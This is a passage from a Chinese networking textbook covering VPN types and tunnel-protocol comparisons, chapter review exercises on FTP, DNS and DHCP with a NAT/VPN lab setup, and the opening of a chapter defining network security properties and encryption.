


图 7-80　VPN 的定义

VPN 分类：VPN 根据业务形式有不同分类标准，按用户接入方式可以分为专线 VPN 和拨号 VPN，按协议层次可以分为第二层隧道 VPN 和第三层隧道 VPN。

（1）按用户接入方式划分：用户可以通过专线上网，也可以是拨号上网，根据不同接入方式 VPN 可以分为专线 VPN 和拨号 VPN。

专线 VPN 通过固定线路连接到 ISP，为已经通过专线接入 ISP 边缘路由器的用户提供 VPN 解决方案，是一种“永远在线”的 VPN，可以节省用户长途专线接入费用。拨号 VPN 是为拨号用户提供的 VPN 业务，是一种“按需连接”的 VPN，漫游用户通过拨号连接（如模拟电话、ISDN 和 ADSL 等）连接到 ISP，再接入 VPN。

（2）按协议类型划分：VPN 按隧道协议和网络分层可以划分为第二层隧道 VPN 和第三层隧道 VPN，两者的主要区别在于数据在网络协议栈的封装层次。

第二层隧道 VPN 采用的协议包括点到点隧道协议（PPTP）①、第二层转发协议（L2F）②，第二层隧道协议（L2TP）和多协议标记交换（MPLS）等。第三层隧道 VPN 采用的协议有通用路由封装协议（GRE）③和 IP 安全（IPSec）协议④。其中，GRE、IPSec 和 MPLS 主要用于实现专线 VPN 业务，L2TP 主要用于实现拨号 VPN 业务。VPN 隧道的实现技术和区别见表 7-3。

表 7-3　VPN 隧道的实现技术和区别

特性＼技术		GRE	IPSec	L2TP	L2F
参与构成 VPN 的形式		可独立构成 VPN； 可与 IPSec 构成安全性很强的 IP VPN； 可作为 RFC2547 下 LSP 隧道的替代隧道	可独立构成 VPN； 可作为 RFC2547 下 LSP 隧道的替代隧道	可构成 VPDN	可作为 L2VPN 或 L3VPN 的隧道
可承载报文类型		IP、IPX、MPLS	IP	PPP	MPLS 标签报文
拓扑连接	Access 接入	不支持	不支持	支持	不支持
	Site-to-Site	支持	支持	不支持	支持
IP 地址私有性		以纯粹 GRE 构建的 L3 VPN 不能保证	以纯粹 IPSec 构建的 L3 VPN 不能保证	可以保证	可以保证
隧道连通性		不能保证，可以通过到对端的路由来检测连通性	不能保证，可以通过 IKE 的生存时间来检测连通性	可以保证	不能保证，需要通过路由来检测连通性
安全性		非常弱，可以通过 GRE Over IPSec（传输模式）来增强其安全性	很强的安全性，可以静态配置，也可以通过 IKE 配置	简单的隧道身份认证机制，可以和 IPSec 结合	无
QoS 特性		本身没有，可以使用 IP QoS 特性	本身没有，可以使用 IP QoS 特性	有简单的滑动窗口机制，可进行拥塞和流量控制；不能保证带宽	与 RSVP-TE 一起使用，有很强的 QoS 特性

① PPTP（Point-to-Point Tunneling Protocol）点到点隧道协议用于远程客户通过拨号方式接入 VPN。用户通过二次拨号连接 PPTP 服务器，建立 PPTP 传输连接，数据按先进先出原则在连接中传输，称为 PPTP 隧道。

② 第二层转发协议（L2F）由思科公司提出，通过拨号服务器和拨号协议建立跨越公网的安全隧道，为远程用户与企业网络之间提供虚拟点对点连接。

③ GRE 是 VPN 第三层隧道协议，隧道是一个虚拟的点到点连接，两端分别对数据报进行封装及解封装操作实现隧道。GER 不涉及数据加密，不能防止网络侦听和泄密，在实际中往往结合 IPSec 一起使用。

④ 第二层隧道协议只能保证隧道发生端及终止端进行认证及加密，而隧道在公共网络传输并不能完全保证安全。IPSec 加密技术则是在隧道外层再次封装，保证隧道在传输过程中的安全性。

本章小结

本章通过真实的工作任务带动应用层服务规划、安装、配置和管理过程，既有具体操作细节，又有相关理论介绍，要求初学者从理论上把握高度，从实践上加深认知，平时做到多思考、多动手、多总结，从而达到知与行的统一。

思考练习题

一、填空题

1. FTP 连接方式分为主动模式和被动模式，其中 PORT 模式属于________。

2. 在域名"www.163.com"中，com 是通用顶层域名，表示________；www 是________，表示提供 Web 服务。

3. FTP 数据传输模式有两种，分别是 ASCII 模式和________。

4. DNS 正向查找区域用于将________转换为________。

二、选择题

1. FTP 服务器默认使用端口是________。

A. 20　　B. 21　　C. 53　　D. 80

2. 中国顶层域名是________。

A. CN　　B. CH　　C. CHN　　D. CHINA

3. 默认 Web 服务端口是________。

A. 21　　B. 22　　C. 80　　D. 81

4. 当客户机再向 DHCP 服务器发出 DHCPDISCOVER 请求时，将采取________址作为目的地址发送给服务器。

A. 服务器 IP　　B. 客户机 IP　　C. 0.0.0.0　　D. 255.255.255.255

5. 下列 IP 属于自动专用地址段随机的是________。

A. 192.168.1.10　　B. 172.16.1.10　　C. 169.254.1.10　　D. 169.1.1.10

6. 下列对网络服务的描述错误的是________。

A. DHCP 是动态主机配置协议，动态分配 IP 地址

B. DNS 是域名服务，可将主机域名解析为 IP 地址

C. WINS 是 Windows 互联网名称服务，可提供电子邮件的发送服务

D. FTP 是文件传输协议，可提供文件上传、下载服务

7. 在通常情况下，当 DHCP 客户的 IP 地址租用期满后，客户机会________。

A. 继续使用该 IP 地址

B. 使用专用 IP 自动编址

C. 广播 DHCPREQUEST 消息请求续租

D. 重新启动租用过程来租用新的 IP 地址

8. 小明在公司查询域名“www.tsinghua.edu.cn”所对应的IP地址时，查询顺序是________。

(1) 客户端计算机上设置的“首选DNS服务器”
(2) 查询ROOT DNS服务器
(3) 查询.CN域的DNS服务器
(4) 查询.EDU.CN域的DNS服务器
(5) 查询.TSINGHUA.EDU.CN域的DNS服务器

A. 12345　　B. 13452　　C. 15234　　D. 54321

9. DNS服务器上“区域文件”是用来________。

A. 保存DNS服务器所管辖的区域内的主机的相关记录
B. 保存DNS服务器的启动参数
C. 保存DNS服务器所管辖的区域名称
D. 以上都不正确

10. DHCP默认租约是________天，客户端第一次更新租约是在租约期限的________。

A. 8,50%　　B. 4,87.5%　　C. 8,87.5%　　D. 4,50%

11. 国内一家高校要建立www网站，其域名的后缀应该是________。

A. .COM　　B. .EDU.CN　　C. .COM.CN　　D. .NET

12. 在计算机名为“huayu”的Windows Server 2003服务器上，当利用IIS搭建好FTP服务器后，建立用户“jacky”，密码为“123”，可以输入________直接用IE访问。

A. http://jacky:123@huayu　　B. ftp://123:jacky@huayu
C. ftp://jacky:123@huayu　　D. http://123:jacky@huayu

13. 在DHCP租约过程中，当客户请求IP时，选用________作为源地址，________作为目的地址。

A. 0.0.0.0,广播地址　　B. 广播地址,127.0.0.1
C. 127.0.0.1,广播地址　　D. 广播地址

14. FTP服务数据连接端口是________。

A. 20　　B. 21　　C. 53　　D. 80

三、简答题

1. 简述FTP服务器中主动模式和被动模式的区别。
2. 简述DNS服务器迭代查询过程。
3. 简述DHCP工作原理。
4. 简述DHCP客户端更新IP地址租约的过程。

四、综合实验

1. 实验要求。

小张是企业网络工程部技术人员，因业务需求在上海和北京建立子公司，并实现以下要求。

(1) 主机2、主机3和主机5可以相互连通。

(2) 主机5配置DNS服务，其中主机1域名是“www.baidu.com”，主机4域名是“ftp.baidu.com”。

(3) 主机 2 和主机 3 配置 NAT 服务，主机 1 能连通主机 4，并且可以访问主机 4 共享文件。

(4) 主机 2 配置 NAT 服务，通过 IP“202.202.1.1”对外发布主机 1 Web 站点。


(5) 主机 3 配置 NAT 服务，通过 IP“116.64.1.3”对外发布主机 4 FTP 站点。

(6) 主机 6 可以通过域名“http://www.baidu.com”访问主机 1 Web 站点。

(7) 主机 6 可以通过域名“Ftp://ftp.baidu.com”访问主机 4 FTP 站点。

2. 实验拓扑。

主机 2 和主机 3 内置两个网卡，主机 5 内置 3 个网卡，如用物理机做实验则所有主机之间通过交叉线直接连接，如用虚拟机做实验则要注意配置网卡 Vnet 名称。具体工作环境拓扑图如图 7-81 所示，工具和录像可在 http://www.gdcp.cn/jpkc/lf 中下载。



主机名称	操作系统	IP地址	承担角色	拨出凭据	拨入凭据
主机1	Windows 2003	192.168.1.10(Vnet1)	Web服务器		
主机2	Windows 2003	192.168.1.1(Vnet1) 202.202.1.1(Vnet3)	NAT服务器 VPN服务器	账号：Shanghai 密码：123	账号：Beijing 密码：abc
主机3	Windows 2003	116.64.1.3(Vnet4) 172.16.1.1(Vnet2)	NAT服务器 VPN服务器	账号：Beijing 密码：abc	账号：Shanghai 密码：123
主机4	Windows 2003	172.16.1.10(Vnet2)	ftp服务器		
主机5	Windows 2003	202.202.1.2(Vnet3) 116.64.1.2(Vnet4) 203.203.1.1(Vnet5)	路由器 DNS服务器		
主机6	Windows XP	203.203.1.2(Vnet5)			

图 7-81　实验拓扑图

第 8 章　网络安全与黑客攻防

随着世界经济一体化的加速发展，计算机网络因其对经济发展及人们生活方式的改变在整个行业中异军突起，从而引发的黑客攻击、网络威胁等安全问题日益突出。另外，目前国际局势云波诡谲，周边国家都加大对中国信息搜集的力度，包括军事、经济、政治等各方面，一场以信息化为主导的网络信息战阵愈演愈烈，中国仍是遭受黑客攻击最大的受害国家之一。

网络已经无所不在地影响着社会政治、经济、文化、军事、意识形态和社会生活等各个方面，关系到国家安全、主权统一、社会稳定、民族文化。洞悉网络入侵、检测入侵行为、做好安全防范是中国和平崛起的必经之路。

本章主要简述目前网络安全威胁分类，以真实的工作过程带动理论的展开，采取先攻后防、攻中有防、攻防结合的讲述模式，让学生从攻击中寻求解决方案，由攻击中掌握防范方法，在攻击中汲取宝贵经验，提高安全意识，加强职业素养，从而起到举一反三、事半功倍的学习效果。

学习目标

1. 知识目标

(1) 识记计算机网络安全的定义。

(2) 识记网络入侵的七大步骤。

(3) 理解对称加密算法和非对称加密算法的区别。

(4) 理解恶意代码的分类。

2. 能力目标

(1) 掌握网络入侵的基本步骤。

(2) 掌握基于文件共享漏洞的入侵过程和防范措施。

(3) 掌握数据恢复工具的使用。

(4) 掌握防范黑客入侵的基本方法。

8.1　网络安全定义

计算机网络安全是一门涉及计算机技术、融合通信、信息安全、密码学等内容的综合性学科。从狭义来讲，它是指网络上信息安全；从广义来说，凡是涉及网络上信息保密性、完整性、可用性、真实性和可控性的相关技术和理论都是网络安全研究领域。随着科学技术的不断发展，人们对网络安全也提出了新的要求，主要如下。

1. 可靠性(Reliability)

可靠性是指网络信息系统能够在规定条件下和规定时间内完成规定功能。可靠性是系统安全最基本要求,是所有网络信息系统建设和运行目标。网络信息系统的可靠性度量主要有抗毁性、生存性和有效性 3 种。

(1) 抗毁性是指系统在人为破坏下的可靠性。例如,部分线路或节点失效后网络系统能否提供原有服务。增强抗毁性可以有效地避免因各种灾害(战争、地震等)造成的大面积瘫痪事件。

(2) 生存性是在随机破坏下系统的可靠性。生存性主要反映随机性破坏和网络拓扑结构对系统可靠性的影响。这里的随机性破坏是指系统部件因自然老化等造成的自然失效。

(3) 有效性是一种基于业务性能的可靠性。有效性主要反映网络信息系统部件在失效情况下满足业务需求的程度。例如,网络部件失效虽然没有引起连接性故障,但会造成质量指标下降,如平均延时增加、线路阻塞等。

2. 保密性(Confidentiality)

保密性是保证计算机及网络系统硬件、软件和数据不被非授权用户访问。它是在可靠性和可用性基础之上,保障网络信息安全的重要手段。保密技术包括以下几种。

(1) 物理保密:利用物理手段,如限制、隔离、掩蔽等措施保护数据不被泄露。

(2) 防辐射:防止数据以电磁波及其他方式辐射出去。

(3) 信息加密:通过加密算法对明文数据进行加密,即使密文泄露也无法读取其中信息。

3. 完整性(Integrity)

完整性是指确保信息在传递过程中的真实性和准确性,即防止在数据存储或传输过程中对其进行插入、删除或乱序等操作。完整性是一种面向信息的安全性,它要求保持信息原样,即信息的正确生成和存储传输。完整性与保密性不同,保密性要求信息不被泄露给未授权用户,而完整性则要求信息不受到各种原因破坏。影响网络信息完整性的主要因素有设备故障、误码、人为攻击和计算机病毒等。

4. 可用性(Availability)

网络信息系统的最基本功能是向用户提供服务,而用户需求是随机的、多方面的。可用性是保证授权用户在任何时间、任何地点都能访问系统资源而不受限制,即网络信息服务允许授权用户或实体使用的特性。可用性还应该满足以下要求。

(1) 身份验证是确保用户身份的合法性和真实性以及用户是否有权使用网络资源。身份验证可以通过用户名和密码认证,也可以通过数字签名,甚至指纹、音纹等识别。

(2) 访问控制是指通过配置控制策略限制客体对资源进行的不同程度的授权访问,用户只能访问相应权限资源,防止和限制非授权用户的非法访问。访问控制用于系统管理员控制用户对服务器、目录、文件等网络资源的访问:①防止非法的主体进入受保护的网络资源;②允许合法用户访问受保护的网络资源;③防止合法的用户对受保护的网络资源进行非授权的访问。

(3) 业务流控制是利用均分网络负荷,防止业务流量过度集中引起的网络阻塞。

(4) 审计跟踪是把网络信息系统中发生的所有安全事件存储在安全审计跟踪之中,以便分析事故原因,划分事故责任,并及时采取措施。

5. 不可否认性(Non-repudiation)

不可否认性也称不可抵赖性,是指通信在信息交互过程中任何一方都不能否认自己发送信息的行为和信息内容,即不能否认或抵赖本人对数据的任何操作。不可否认性有时需要依靠第三方支持。

6. 可控性(Controllability)

可控性是对网络信息传播及内容具有控制能力。

8.2 网络安全技术

网络安全是一个相对概念,不存在绝对的安全,所以必须未雨绸缪、居安思危。同时,安全威胁是一个动态过程,不可能根除威胁,唯有积极防御、有效应对。从技术上讲,任何一个单独体系都无法确保网络信息的安全,网络安全防护由多种技术共同承担。目前,网络安全技术主要有信息加密、数字签名、防病毒、防火墙和入侵检测技术。

8.2.1 数据加密技术

数据加密技术是利用数学或物理方法对传输信息进行保护,防止泄露的技术。数据经加密成密文后,即使被截获,但由于不知道具体加密算法和密钥故也无法还原初始数据,从而保证了数据的保密性。数据在加解密过程中,根据收发双方密钥是否相同可将加密技术分为两类,分别是对称加密和非对称加密。

在对称加密算法中,收发双方使用相同密钥,也就是说加密和解密采用相同密钥。发送方将初始数据加密成密文后连同密钥传输至接收方,接收方再使用相同密钥和算法将密文逆向还原成明文,例如图 8-1 所示的异或对称加密算法实例。

